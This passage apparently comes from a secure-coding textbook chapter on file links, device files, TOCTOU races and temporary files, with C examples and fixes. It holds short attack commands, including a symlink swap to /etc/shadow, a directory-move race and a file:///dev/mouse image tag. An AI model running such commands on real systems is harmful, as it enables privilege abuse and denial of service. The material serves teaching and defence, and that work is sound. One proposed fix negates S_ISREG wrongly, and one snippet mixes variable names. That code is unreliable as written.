


Figure 8.10 Hard link




Figure 8.11 Shared file using hard links

that a privileged executable on that system has an exploit at roughly the same time as the system administrator. Knowing that the system administrator will undoubtedly remove this executable and install a patched version of the program, the malicious user will create a hard link to the file. This way, when the administrator removes the file, he or she removes only the link to the file. The malicious user can then exploit the vulnerability at leisure. This is one of many reasons why experienced system administrators use a secure delete command, which overwrites the file (often many times) in addition to removing the link.

Table 8.3 contrasts hard links and soft links. Although less frequently cited as attack vectors, hard links pose their own set of vulnerabilities that must be mitigated. For example, assume the following code runs in a setuid root application with effective root privileges:

```
stat stbl;
if (lstat(fname, &stb1) != 0)
  /* handle error */
if (!S_ISREG(stbl.st_mode))
  /* handle error */
fd = open(fname, O_RDONLY);
```

The call to `lstat()` in this program file collects information on the symbolic link file and not the referenced file. The test to determine if the file referenced by `fname` is a regular file will detect symbolic links but not hard links (because hard links are regular files). Consequently, an attacker can circumvent this check to read the contents of whichever file `fname` is hard-linked to.

Table 8.3 Hard Links versus Soft Links

Hard Link	Soft Link
Shares an i-node with the linked-to file	Is its own file (that is, has its own i-node)
Same owner and privileges as the linked-to file	Has owner and privileges independent of the linked-to file (Linux does not allow different privileges)
Always links to an existing file	Can reference a nonexistent file
Doesn't work across file systems or on directories	Works across file systems and on directories
Cannot distinguish between original and recent links to an i-node	Can easily distinguish symbolic links from other types of files

One solution to this problem is to check the link count to determine if there is more than one path to the file:

```
stat stbl;
if ( (lstat(fname, &stbl) == 0) && // file exists
     (!S_ISREG(stbl.st_mode)) && // regular file
     (stbl.st_nlink <= 1) ) { // no hard links
  fd = open(fname, O_RDONLY);
}
else {
  /* handle error */
}
```

However, this code also has a race condition, which we examine in more detail in Section 8.5.

Because hard links cannot span file systems, another mitigation is to create separate partitions for sensitive files and user files. Doing so effectively prevents hard-link exploits such as linking to `/etc/shadow`. This is good advice for system administrators, but developers cannot assume that systems are configured in this manner.

Device Files

The CERT C Secure Coding Standard [Seacord 2008] contains rule “FIO32-C. Do not perform operations on devices that are only appropriate for files.” File names on many operating systems, including Windows and UNIX, may be used to access *special files*, which are actually devices. Reserved MS-DOS device names include `AUX`, `CON`, `PRN`, `COM1`, and `LPT1`. Device files on UNIX systems are used to apply access rights and to direct operations on the files to the appropriate device drivers.

Performing operations on device files that are intended for ordinary character or binary files can result in crashes and denial-of-service attacks. For example, when Windows attempts to interpret the device name as a file resource, it performs an invalid resource access that usually results in a crash [Howard 2002].

Device files in UNIX can be a security risk when an attacker can access them in an unauthorized way. For example, if attackers can read or write to the `/dev/kmem` device, they may be able to alter the priority, UID, or other attributes of their process or simply crash the system. Similarly, access to disk devices, tape devices, network devices, and terminals being used by other processes all can lead to problems [Garfinkel 1996].

On Linux, it is possible to lock certain applications by attempting to open devices rather than files. A Web browser that failed to check for devices such as `/dev/mouse`, `/dev/console`, `/dev/tty0`, and`/dev/zero` would allow an attacker to create a Web site with image tags such as `<IMG src = "file:///dev/mouse">` that would lock the user's mouse.

POSIX defines the `O_NONBLOCK` flag to `open()`, which ensures that delayed operations on a file do not hang the program [ISO/IEC/IEEE 9945:2009]:

> When opening a FIFO with `O_RDONLY` or `O_WRONLY` set:
>
> > If `O_NONBLOCK` is set, an `open()` for reading-only shall return without delay. An `open()` for writing-only shall return an error if no process currently has the file open for reading.
> >
> > If `O_NONBLOCK` is clear, an `open()` for reading-only shall block the calling thread until a thread opens the file for writing. An `open()` for writing-only shall block the calling thread until a thread opens the file for reading.
>
> When opening a block special or character special file that supports non-blocking opens:
>
> > If `O_NONBLOCK` is set, the `open()` function shall return without blocking for the device to be ready or available. Subsequent behavior of the device is device-specific.
> >
> > If `O_NONBLOCK` is clear, the `open()` function shall block the calling thread until the device is ready or available before returning.
>
> Otherwise, the behavior of `O_NONBLOCK` is unspecified.

Once the file is open, programmers can use the POSIX `lstat()` and `fstat()` functions to obtain information about a named file and the `S_ISREG()` macro to determine if the file is a regular file.

Because the behavior of `O_NONBLOCK` on subsequent calls to `read()` or `write()` is unspecified, it is advisable to disable the flag after it has been determined that the file in question is not a special device, as shown in Example 8.9.

Example 8.9 Preventing Operations on Device Files

```
#ifdef O_NOFOLLOW
  #define OPEN_FLAGS O_NOFOLLOW | O_NONBLOCK
#else
  #define OPEN_FLAGS O_NONBLOCK
#endif

/* ... */

```

```
struct stat orig_st;
struct stat open_st;
int fd;
int flags;
char *file_name;

if ((lstat(file_name, &orig_st) != 0)
 || (!S_ISREG(orig_st.st_mode))) {
  /* handle error */
}

fd = open(file_name, OPEN_FLAGS | O_WRONLY);
if (fd == -1) {
  /* handle error */
}

if (fstat(fd, &open_st) != 0) {
  /* handle error */
}

if ((orig_st.st_mode != open_st.st_mode) ||
    (orig_st.st_ino != open_st.st_ino) ||
    (orig_st.st_dev != open_st.st_dev)) {
  /* file was tampered with */
}

/* Optional: drop the O_NONBLOCK now that
 * we are sure this is a regular file
 */
if ((flags = fcntl(fd, F_GETFL)) == -1) {
  /* handle error */
}

if (fcntl(fd, F_SETFL, flags & ~O_NONBLOCK) != 0) {
  /* handle error */
}

/* operate on file */

close(fd);
```

Both the initial `stat()` and the `O_NONBLOCK` are needed. Dropping the `stat()` and just relying on `O_NONBLOCK` is insufficient because

1. POSIX states that `open()` with `O_NONBLOCK` doesn't block for a device "that supports non-blocking opens." This leaves open the possibility

that devices can exist that don't support nonblocking opens, and open() would block despite being called with O_NONBLOCK.

2. Just opening some devices may cause something to happen.
3. Solaris has device files in the /dev/fd directory that, when opened, cause an open file descriptor to be duplicated (as if by dup()). For example, open("/dev/fd/3", O_WRONLY) is equivalent to dup(3). Performing an fstat() on the new fd reports the file type of the file that was open on the duplicated fd, not the file type of the /dev/fd/3 file. Assume that the application has a database open on fd 3 and then opens and writes to an output file. If the initial stat() is not performed and the application can be made to use /dev/fd/3 (or any device file with the same major and minor numbers) as the name of the output file, then fstat() will report that the file is a regular file, and the output will be written to the database, corrupting it.

For Windows systems, the GetFileType() function can be used to determine if the file is a disk file, as shown in Example 8.10.

Example 8.10 Using GetFileType() in Windows

```
HANDLE hFile = CreateFile(
  pFullPathName, 0, 0, NULL, OPEN_EXISTING, 0, NULL
);
if (hFile == INVALID_HANDLE_VALUE) {
  /* handle error */
}
else {
  if (GetFileType(hFile) != FILE_TYPE_DISK) {
    /* handle error */
  }
  /* operate on file */
}
```

File Attributes

Files can often be identified by other attributes in addition to the file name, for example, by comparing file ownership or creation time. Information about a file that has been created and closed can be stored and then used to validate the identity of the file when it is reopened. Comparing multiple attributes of the file increases the likelihood that the reopened file is the same file that had been previously operated on.

The POSIX `stat()` function can be used to obtain information about a file. After the call to `stat()` in the following example, the `st` structure contains information about the file "`good.txt`":

```
struct stat st;
if (stat("good.txt", &st) == -1) {
  /* handle error */
}
```

The `fstat()` function works like `stat()` but takes a file descriptor. You can use `fstat()` to collect information about a file that is already open. The `lstat()` function works like `stat()`, but if the file is a symbolic link, `lstat()` reports on the link and `stat()` reports on the linked-to file. The `stat()`, `fstat()`, and `lstat()` functions all return 0 if successful or −1 if an error occurs.

The structure returned by `stat()` includes at least the following members:

`dev_t`	`st_dev;`	ID of device containing file
`ino_t`	`st_ino;`	I-node number
`mode_t`	`st_mode;`	Protection
`nlink_t`	`st_nlink;`	Number of hard links
`uid_t`	`st_uid;`	User ID of owner
`gid_t`	`st_gid;`	Group ID of owner
`dev_t`	`st_rdev;`	Device ID (if special file)
`off_t`	`st_size;`	Total size, in bytes
`blksize_t`	`st_blksize;`	Block size for file system I/O
`blkcnt_t`	`st_blocks;`	Number of blocks allocated
`time_t`	`st_atime;`	Time of last access
`time_t`	`st_mtime;`	Time of last modification
`time_t`	`st_ctime;`	Time of last status change

The structure members `st_mode`, `st_ino`, `st_dev`, `st_uid`, `st_gid`, `st_atime`, `st_ctime`, and `st_mtime` should all have meaningful values for all file types on POSIX-compliant systems. The `st_ino` field contains the file serial number. The `st_dev` field identifies the device containing the file. Taken together, `st_ino` and `st_dev` uniquely identify the file. The `st_dev` value is not necessarily consistent across reboots or system crashes, however, so you may not be able to use this field for file identification if there is a possibility of a system crash or reboot before you attempt to reopen a file.

As Example 8.11 shows, the fstat() function can also be used to compare the st_uid and st_gid with information about the real user obtained by the getuid() and getgid() functions.

Example 8.11 Restricting Access to Files Owned by the Real User

```
struct stat st;
char *file_name;

/* initialize file_name */

int fd = open(file_name, O_RDONLY);
if (fd == -1) {
  /* handle error */
}

if ((fstat(fd, &st) == -1) ||
   (st.st_uid != getuid()) ||
   (st.st_gid != getgid())) {
  /* file does not belong to user */
}

/*... read from file ...*/

close(fd);
fd = -1;
```

By matching the file owner's user and group IDs to the process's real user and group IDs, this program restricts access to files owned by the real user of the program. This solution can verify that the owner of the file is the one the program expects, reducing opportunities for attackers to replace configuration files with malicious ones, for example.

More information about this problem and other solutions can be found in *The CERT C Secure Coding Standard* [Seacord 2008], "FIO05-C. Identify files using multiple file attributes."

File identification is less of an issue if applications maintain their files in secure directories, where they can be accessed only by the owner of the file and (possibly) by a system administrator.

■ 8.5 Race Conditions

Race conditions can result from *trusted* or *untrusted control flows*. Trusted control flows include tightly coupled threads of execution that are part of the same program. An untrusted control flow is a separate application or process, often of unknown origin, that executes concurrently.

Any system that supports multitasking with shared resources has the potential for race conditions from untrusted control flows. Files and directories commonly act as race objects. File access sequences where a file is opened, read from or written to, closed, and perhaps reopened by separate functions called over a period of time are fertile regions for race windows. Open files are shared by peer threads, and file systems can be manipulated by independent processes.

A subtle race condition was discovered in the GNU file utilities [Purczynski 2002]. The essence of the software fault is captured by the code in Example 8.12. This code relies on the existence of a directory with path `/tmp/a/b/c`. As indicated by the comment, the race window is between lines 4 and 6. An exploit consists of the following shell command, if executed during this race window:

```
mv /tmp/a/b/c /tmp/c
```

The programmer who wrote this code assumed that line 6 would cause the current directory to be set to `/tmp/a/b`. However, following the exploit, the execution of line 6 sets the current directory to `/tmp`. When the code continues to execute line 8, it may delete files unintentionally. This is particularly dangerous if the process is running with root or other elevated privileges.

Example 8.12 Race Condition from GNU File Utilities (Version 4.1)

```
01  ...
02  chdir("/tmp/a");
03  chdir("b");
04  chdir("c");
05  // race window
06  chdir("..");
07  rmdir("c");
08  unlink("*");
09  ...
```

Time of Check, Time of Use (TOCTOU)

TOCTOU race conditions can occur during file I/O. TOCTOU race conditions form a race window by first testing (checking) some race object property and then later accessing (using) the race object.

A TOCTOU vulnerability could be a call to `stat()` followed by a call to `open()`, or it could be a file that is opened, written to, closed, and reopened by a single thread; or it could be a call to `access()` followed by `fopen()`, as shown in Example 8.13. In this example, the `access()` function is called on line 7 to check if the file exists and has write permission. If these conditions hold, the file is opened for writing on line 9. In this example, the call to the `access()` function is the *check*, and the call to `fopen()` is the *use*.

Example 8.13 Code with TOCTOU Condition on File Open

```
01  #include <stdio.h>
02  #include <unistd.h>
03
04  int main(void) {
05    FILE *fd;
06
07    if (access("a_file", W_OK) == 0) {
08      puts("access granted.");
09      fd = fopen("a_file", "wb+");
10      /* write to the file */
11      fclose(fd);
12    }
13    ...
14    return 0;
15  }
```

The race window in this code is small—just the code between lines 7 and 9 after the file has been tested by the call to `access()` but before it has been opened. During that time, it is possible for an external process to replace `a_file` with a symbolic link to a privileged file during the race window. This might be accomplished, for example, by a separate (untrusted) user executing the following shell commands during the race window:

```
rm a_file
ln -s /etc/shadow a_file
```

If the process is running with root privileges, the vulnerable code can be exploited to write to any file of the attacker's choosing. The TOCTOU condition in this example can be mitigated by replacing the call to `access()` with logic that drops privileges to the real UID, opens the file with `fopen()`, and checks to ensure that the file was opened successfully. This approach effectively combines the check for file permission with the file open into an atomic operation. The Windows API functional equivalents of `_tfopen()` and `_wfopen()` should be treated the same as `fopen()`.

Part of the reason symbolic links are widely used in exploits is that their creation is not checked to ensure that the owner of the link has permissions for the target file, nor is it even necessary that the target file exist. The attacker need only have write permissions for the directory in which the link is created.

Windows supports a concept called *shortcuts* that is similar to symbolic linking. However, the symlink attacks rarely work on Windows programs, largely because the API includes primarily file functions that depend on file handles rather than file names and because many programmatic Windows functions do not recognize shortcuts as links.

Create without Replace

Both the C Standard `fopen()` function and the POSIX `open()` function will open an existing file or create a new file if the specified file doesn't already exist. One way to prevent an attacker from operating on an existing file is to open a file only if the file doesn't already exist. This makes perfect sense if the goal is to create a new file and not to open an existing file—why take the chance an attacker will exploit a vulnerability to operate on a restricted file instead? To eliminate any potential race condition, both the test to determine if the file exists, and the open operation, must both be performed automatically.

The following code, for example, opens a file for writing using the POSIX `open()` function:

```
char *file_name;
int new_file_mode;

/* initialize file_name and new_file_mode */

int fd = open(
  file_name, O_CREAT | O_WRONLY, new_file_mode
);
if (fd == -1) {
  /* handle error */
}
```

If `file_name` already exists at the time the call to `open()` executes, then that file is opened and truncated. Furthermore, if `file_name` is a symbolic link, then the target file referenced by the link is truncated. All an attacker needs to do is create a symbolic link at `file_name` before this call. Assuming the vulnerable process has appropriate permissions, the targeted file will be overwritten.

One solution using the open() function is to use the O_CREAT and O_EXCL flags. When used together, these flags instruct the open() function to fail if the file specified by file_name already exists:

```
char *file_name;
int new_file_mode;

/* initialize file_name and new_file_mode */

int fd = open(
  file_name, O_CREAT | O_EXCL | O_WRONLY, new_file_mode
);
if (fd == -1) {
  /* handle error */
}
```

The check for the existence of the file and the creation of the file if it does not exist is atomic with respect to other threads executing open() that name the same file name in the same directory with O_EXCL and O_CREAT set. Additionally, if O_EXCL and O_CREAT are set, and file_name is a symbolic link, open() fails and sets errno to [EEXIST] regardless of the contents of the symbolic link. If O_EXCL is set and O_CREAT is not set, the result is undefined. Care should be taken when using O_EXCL with remote file systems because it does not work with NFS version 2. NFS version 3 added support for O_EXCL mode in open(). IETF RFC 1813 defines the EXCLUSIVE value to the mode argument of CREATE [Callaghan 1995]:

> EXCLUSIVE specifies that the server is to follow exclusive creation semantics, using the verifier to ensure exclusive creation of the target. No attributes may be provided in this case, since the server may use the target file metadata to store the createverf3 verifier.

Prior to C11, the fopen() call did not provide any mechanism to ensure that a file would be created only if it did not already exist. The C11 fopen() function specification added an exclusive mode (x as the last character in the mode argument), which replicates the behavior of O_CREAT | O_EXCL in open(). If exclusive mode is specified, the open fails if the file already exists or cannot be created. Otherwise, the file is created with exclusive (nonshared) access to the extent that the underlying system supports exclusive access. The fopen_s() functions specified in Annex K can also be used to open files with exclusive (nonshared) access:

```
errno_t res = fopen_s(&fp, file_name, "wx");
if (res != 0) {
  /* handle error */
}
```

The CERT C Secure Coding Standard [Seacord 2008], “FIO03-C. Do not make assumptions about fopen() and file creation,” contains several additional solutions.

Example 8.14 shows a common idiom in C++ for testing for file existence before opening a stream. Presumably the flawed thinking behind this code is that if a file can be opened for reading, it must exist. Of course, there are other reasons a file cannot be opened for reading that have nothing to do with file existence. This code also contains a TOCTOU vulnerability because both the test for file existence on line 9 and the file open on line 13 use file names. Once again, the code can be exploited by the creation of a symbolic link with the same file name during the race window between the execution of lines 9 and 13.

Example 8.14 Code with TOCTOU Vulnerability in File Open

```
01  #include <iostream>
02  #include <fstream>
03
04  using namespace std;
05
06  int main(void) {
07    char *file_name /* = initial value */;
08
09    ifstream fi(file_name);// attempt to open as input file
10    if (!fi) {
11      // file doesn't exist; so it's safe [sic] to
12      // create it and write to it
13      ofstream fo(file_name);
14      // write to file_name
15      // ...
16    }
17    else {  // file exists; close and handle error
18      fi.close();
19      // handle error
20    }
21  }
```

Some C++ implementations support the ios::noreplace and ios::nocreate flags. The ios::noreplace flag behaves similarly to O_CREAT | O_EXCL in open(); if the file already exists and you try to open it, this operation would fail because it cannot create a file of the same name in the same location. The `ios::nocreate` flag will not create a new file. Unfortunately, stream functions have no atomic equivalent in the C++ Standard, because not all platforms supported these capabilities. Currently, the only way to perform an atomic open in C++ is to use one of the C language solutions already described. *The CERT C++ Secure Coding Standard* [SEI 2012b] contains a similar rule, "FIO03-CPP. Do not make assumptions about `fopen()` and file creation."

Exclusive Access

Race conditions from independent processes cannot be resolved by synchronization primitives because the processes may not have shared access to global data (such as a mutex variable).

Annex K of the C Standard, "Bounds-checking interfaces," includes the `fopen_s()` function. To the extent that the underlying system supports the concepts, files opened for writing are opened with exclusive (also known as nonshared) access. You will need to check the documentation for your specific implementation to determine to what extent your system supports exclusive access and provide an alternative solution for environments that lack such a capability.

Concurrent control flows can also be synchronized using a file as a lock. Example 8.15 contains two functions that implement a Linux file-locking mechanism. A call to `lock()` is used to acquire the lock, and the lock is released by calling `unlock()`.

Example 8.15 Simple File Locking in Linux

```
int lock(char *fn) {
  int fd;
  int sleep_time = 100;
  while (((fd=open(fn, O_WRONLY | O_EXCL |
    O_CREAT, 0)) == -1) && errno == EEXIST) {
     usleep(sleep_time);
     sleep_time *= 2;
     if (sleep_time > MAX_SLEEP)
       sleep_time = MAX_SLEEP;
  }
  return fd;
}
void unlock(char *fn) {
  if (unlink(fn) == -1) {
    err(1, "file unlock");
  }
}
```

Both lock() and unlock() are passed the name of a file that serves as the shared lock object. The sharing processes must agree on a file name and a directory that can be shared. A lock file is used as a proxy for the lock. If the file exists, the lock is captured; if the file doesn't exist, the lock is released.

One disadvantage of this lock mechanism implementation is that the open() function does not block. Therefore, the lock() function must call open() repeatedly until the file can be created. This repetition is sometimes called a *busy form of waiting* or a *spinlock*. Unfortunately, spinlocks consume computing time, executing repeated calls and condition tests. The code from Example 8.15 arbitrarily selects an initial sleep time of 100 microseconds. This time doubles after each check of the lock (up to some user-determined constant time of MAX_SLEEP) in an attempt to reduce wasted computing time.

A second deficiency with this type of locking [Viega 2003] is that a file lock can remain indefinitely if the process holding the lock fails to call unlock(). This could occur, for example, because of a process crash. A common fix is to modify the lock() function to write the locking process's ID (PID) in the lock file. Upon discovering an existing lock, the new version of lock() examines the saved PID and compares it to the active process list. In the event the process that locked the file has terminated, the lock is acquired and the lock file updated to include the new PID.

While it might sound like a good idea to use this technique to clean up after crashed processes, there are at least three risks to this approach:

1. It is possible that the PID of the terminated process has been reused.
2. Unless carefully implemented, the fix may contain race conditions.
3. The shared resource guarded by the lock may have also been corrupted by a crash.

In Windows, a better alternative for synchronizing across processes is the *named mutex* object. Named mutexes have a namespace similar to the file system. A call to CreateMutex() is passed the mutex name. CreateMutex() creates a mutex object (if it didn't already exist) and returns the mutex handle. Acquire and release are accomplished by WaitForSingleObject() (a blocking form of acquire) and ReleaseMutex(). In the event that a process terminates while holding a mutex, the mutex is released. It is possible for any blocked processes to test for such an unanticipated release.

Similar functionality can be achieved with POSIX *named semaphores*.

Thread synchronization primitives, with the synchronization objects residing in shared memory, can also be used to synchronize processes. However, care must be taken to ensure that the synchronization objects are multiprocess aware, such as by setting the pshared attribute in POSIX threads.

The greatest deficiency with synchronizing processes, regardless of whether shared memory thread synchronization primitives, a named semaphore, a named mutex, or a file is used as a lock, is that this technique is purely voluntary. Two largely independent processes might use this technique to cooperate and effectively avoid race conditions for shared files or network sockets. However, attackers are notoriously uncooperative.

A concept that is closely related but does not suffer from being voluntary is that of a *file lock*. Files, or regions of files, are locked to prevent two processes from concurrent access. Windows supports file locking of two types: *shared locks* prohibit all write access to the locked file region, while allowing concurrent read access to all processes; *exclusive locks* grant unrestricted file access to the locking process while denying access to all other processes. A call to `LockFile()` obtains shared access; exclusive access is accomplished via `LockFileEx()`. In either case the lock is removed by calling `UnlockFile()`.

Both shared locks and exclusive locks eliminate the potential for a race condition on the locked region. The exclusive lock is similar to a mutual exclusion solution, and the shared lock eliminates race conditions by removing the potential for altering the state of the locked file region (one of the required properties for a race).

These Windows file-locking mechanisms are called *mandatory* locks, because every process attempting access to a locked file region is subject to the restriction. Linux implements both mandatory locks and *advisory locks*. An advisory lock is not enforced by the operating system, which severely diminishes its value from a security perspective. Unfortunately, the mandatory file lock in Linux is also largely impractical for the following reasons: (1) mandatory locking works only on local file systems and does not extend to network file systems (NFS and AFS); (2) file systems must be mounted with support for mandatory locking, and this is disabled by default; and (3) locking relies on the group ID bit that can be turned off by another process (thereby defeating the lock).

Shared Directories

When two or more users, or a group of users, have write permission to a directory, the potential for sharing and deception is far greater than it is for shared access to a few files. The vulnerabilities that result from malicious restructuring via hard and symbolic links suggest that it is best to avoid shared directories. See "Controlling Access to the Race Object" later in this section for ways to reduce access in the event that shared directories must be used.

Programmers frequently create temporary files in directories that are writable by everyone (examples are `/tmp` and `/var/tmp` on UNIX and `C:\TEMP` on Windows) and may be purged regularly (for example, every night or during reboot).

Temporary files are commonly used for auxiliary storage for data that does not need to, or otherwise cannot, reside in memory and also as a means of communicating with other processes by transferring data through the file system. For example, one process will create a temporary file in a shared directory with a well-known name or a temporary name that is communicated to collaborating processes. The file then can be used to share information among these collaborating processes.

This is a dangerous practice because a well-known file in a shared directory can be easily hijacked or manipulated by an attacker. Mitigation strategies include the following:

- Use other low-level IPC (interprocess communication) mechanisms such as sockets or shared memory.
- Use higher-level IPC mechanisms such as remote procedure calls.
- Use a secure directory or a jail that can be accessed only by application instances (making sure that multiple instances of the application running on the same platform do not compete).

There are many different IPC mechanisms, some of which require the use of temporary files and others of which do not. An example of an IPC mechanism that uses temporary files is the POSIX `mmap()` function. Berkeley Sockets, POSIX Local IPC Sockets, and System V Shared Memory do not require temporary files. Because the multiuser nature of shared directories poses an inherent security risk, the use of shared temporary files for IPC is discouraged.

There is no completely secure way to create temporary files in shared directories. To reduce the risk, files can be created with unique and unpredictable file names, opened only if the file doesn't already exist (atomic open), opened with exclusive access, opened with appropriate permissions, and removed before the program exits.

Unique and Unpredictable File Names. Privileged programs that create temporary files in world-writable directories can be exploited to overwrite restricted files. An attacker who can predict the name of a file created by a privileged program can create a symbolic link (with the same name as the file used by the program) to point to a protected system file. Temporary file names must be both unique (so they do not conflict with existing file names) and unpredictable by an attacker. Even the use of random number generators in file naming is potentially unsafe if the attacker can discover the random number generator's algorithm and seed.

Create without Replace. Temporary files should be created only if the file doesn't already exist. The test to determine if the file exists and the open must be performed as an atomic operation to eliminate any potential race condition.

Exclusive Access. Exclusive access grants unrestricted file access to the locking process while denying access to all other processes and eliminates the potential for a race condition on the locked region.

Appropriate Privileges. Temporary files should be opened with the minimum set of privileges necessary to perform the required operations (typically reading and writing by the owner of the file).

Removal before Termination. Removing temporary files when they are no longer required allows file names and other resources (such as secondary storage) to be recycled. In the case of abnormal termination, there is no sure method that can guarantee the removal of orphaned files. For this reason, temporary file cleaner utilities, which are invoked manually by a system administrator or periodically run by a daemon to sweep temporary directories and remove old files, are widely used. However, these utilities are themselves vulnerable to file-based exploits and often require the use of shared directories. During normal operation, it is the responsibility of the program to ensure that temporary files are removed either explicitly or through the use of library routines, such as `tmpfile_s()`, which guarantee temporary file deletion upon program termination.

Table 8.4 lists common temporary file functions and their respective conformance to these criteria.

Securely creating temporary files is error prone and dependent on the version of the C runtime library used, the operating system, and the file system. Code that works for a locally mounted file system, for example, may be vulnerable when used with a remotely mounted file system. Moreover, none of these functions are without problems. The only secure solution is not to create temporary files in shared directories. *The CERT C Secure Coding Standard* [Seacord 2008], "FIO43-C. Do not create temporary files in shared directories," contains many examples of the insecure use of the functions listed in Table 8.4 as well as some less insecure solutions for creating temporary files in shared directories in the unlikely case there is no better alternative.

Table 8.4 Comparison of Temporary File Creation Functions

	`tmpnam` (C)	`tmpnam_s` (Annex K)	`tmpfile` (C)	`tmpfile_s` (Annex K)	`mktemp` (POSIX)	`mkstemp` (POSIX)
Unpredictable name	Not portably	Yes	Not portably	Yes	Not portably	Not portably
Unique name	Yes	Yes	Yes	Yes	Yes	Yes
Create without replace	No	No	Yes	Yes	No	Yes
Exclusive access	Possible	Possible	No	If supported by OS	Possible	If supported by OS
Appropriate permissions	Possible	Possible	No	If supported by OS	Possible	Not portably
File removed	No	No	Yes[a]	Yes[a]	No	No

[a] If the program terminates abnormally, this behavior is implementation defined.

8.6 Mitigation Strategies

Fortunately, checking for the existence of symbolic or hard links is mostly unnecessary if your program manages privileges correctly. If the user passes you a symbolic link or a hard link, as long as he or she has permission to modify the file, who cares? Creating a hard link or a symbolic link will not alter the permissions for the actual file. A setuid program that wants to prevent users from overwriting protected files, for example, should (temporarily) drop privileges and perform the I/O with the real user ID.

Mitigation strategies for race-related vulnerabilities can be classified according to the three essential properties for a race condition (introduced in Chapter 7). This section examines

1. Mitigations that essentially remove the concurrency property
2. Techniques for eliminating the shared object property
3. Ways to mitigate by controlling access to the shared object to eliminate the change state property.

Some of these strategies were mentioned earlier in the chapter and are revisited in these sections. Software developers are encouraged to adopt defense in depth and combine applicable mitigation strategies where appropriate.

Closing the Race Window

Race condition vulnerabilities exist only during the race window, so the most obvious mitigation is to eliminate the race window whenever possible. This section suggests several techniques intended to eliminate race windows.

Mutual Exclusion Mitigation. UNIX and Windows support many synchronization primitives capable of implementing critical sections within a single multithreaded application. Among the alternatives are mutex variables, semaphores, pipes, named pipes, condition variables, `CRITICAL_SECTION` objects, and lock variables. Once two or more conflicting race windows have been identified, they should be protected as mutually exclusive critical sections. Using synchronization primitives requires that care be taken to minimize the size of critical sections.

An object-oriented alternative for removing race conditions relies on the use of decorator modules to isolate access to shared resources [Behrends 2004]. This approach requires all access of shared resources to use wrapper functions that test for mutual exclusion.

When race conditions result from distinct processes, thread synchronization primitives can be used only if the synchronization objects are located in shared memory and are multiprocess aware. A common mitigation for implementing mutual exclusion in separate processes uses Windows named mutex objects or POSIX named semaphores. A less satisfying approach in UNIX is to use a file as a lock. Each of these strategies is explored in more detail in Section 8.5, "Race Conditions." All synchronization of separate processes is voluntary, so these alternatives work only with cooperating processes.

As previously mentioned, synchronizing threads can introduce the potential for deadlock. An associated *livelock* problem exists when a process is starved from being able to resume execution. The standard avoidance strategy for deadlock is to require that resources be captured in a specific order. Conceptually, all resources that require mutual exclusion can be numbered as r1, r2, . . . r*n*. Deadlock is avoided as long as no process may capture resource r*k* unless it first has captured all resources r*j*, where $j < k$.

Thread-Safe Functions. In a multithreaded application, it is insufficient to ensure that there are no race conditions within the application's own instructions. It is also possible that invoked functions could be responsible for race conditions.

When a function is advertised to be *thread-safe*, it means that the author believes this function can be called by concurrent threads without the function being responsible for any race condition. Not all functions, even those provided by operating system APIs, should be presumed thread-safe. When a function must be thread-safe, it is wise to consult its documentation. If a non-thread-safe function must be called, then it should be treated as a critical region with respect to all other calls of conflicting code.

Use of Atomic Operations. Synchronization primitives rely on operations that are *atomic* (indivisible). When either `EnterCriticalRegion()` or `pthread_mutex_lock()` is called, it is essential that the function not be interrupted until it has run to completion. If the execution of one call to `EnterCriticalRegion()` is allowed to overlap with the execution of another (perhaps invoked by a different thread) or to overlap with a `LeaveCriticalRegion()` call, then there could be race conditions internal to these functions. It is this atomic property that makes these functions useful for synchronization.

Reopening Files. Reopening a file stream should generally be avoided but may be necessary in long-running applications to avoid depleting available file descriptors. Because the file name is reassociated with the file each time it is opened, there are no guarantees that the reopened file is the same as the original file.

One solution, shown in Example 8.16, is to use a *check-use-check* pattern. In this solution, the file is opened using the `open()` function. If the file is opened successfully, the `fstat()` function is used to read information about the file into the `orig_st` structure. After the file is closed and then reopened, information about the file is read into the `new_st` structure, and the `st_dev` and `st_ino` fields in `orig_st` and `new_st` are compared to improve identification.

Example 8.16 Check-Use-Check Pattern

```
struct stat orig_st;
struct stat new_st;
char *file_name;

/* initialize file_name */

int fd = open(file_name, O_WRONLY);
if (fd == -1) {
  /* handle error */
}

/*... write to file ...*/

if (fstat(fd, &orig_st) == -1) {
  /* handle error */
}
```

```
close(fd);
fd = -1;

/* ... */

fd = open(file_name, O_RDONLY);
if (fd == -1) {
  /* handle error */
}

if (fstat(fd, &new_st) == -1) {
  /* handle error */
}

if ((orig_st.st_dev != new_st.st_dev) ||
    (orig_st.st_ino != new_st.st_ino)) {
  /* file was tampered with! */
}

/*... read from file ...*/

close(fd);
fd = -1;
```

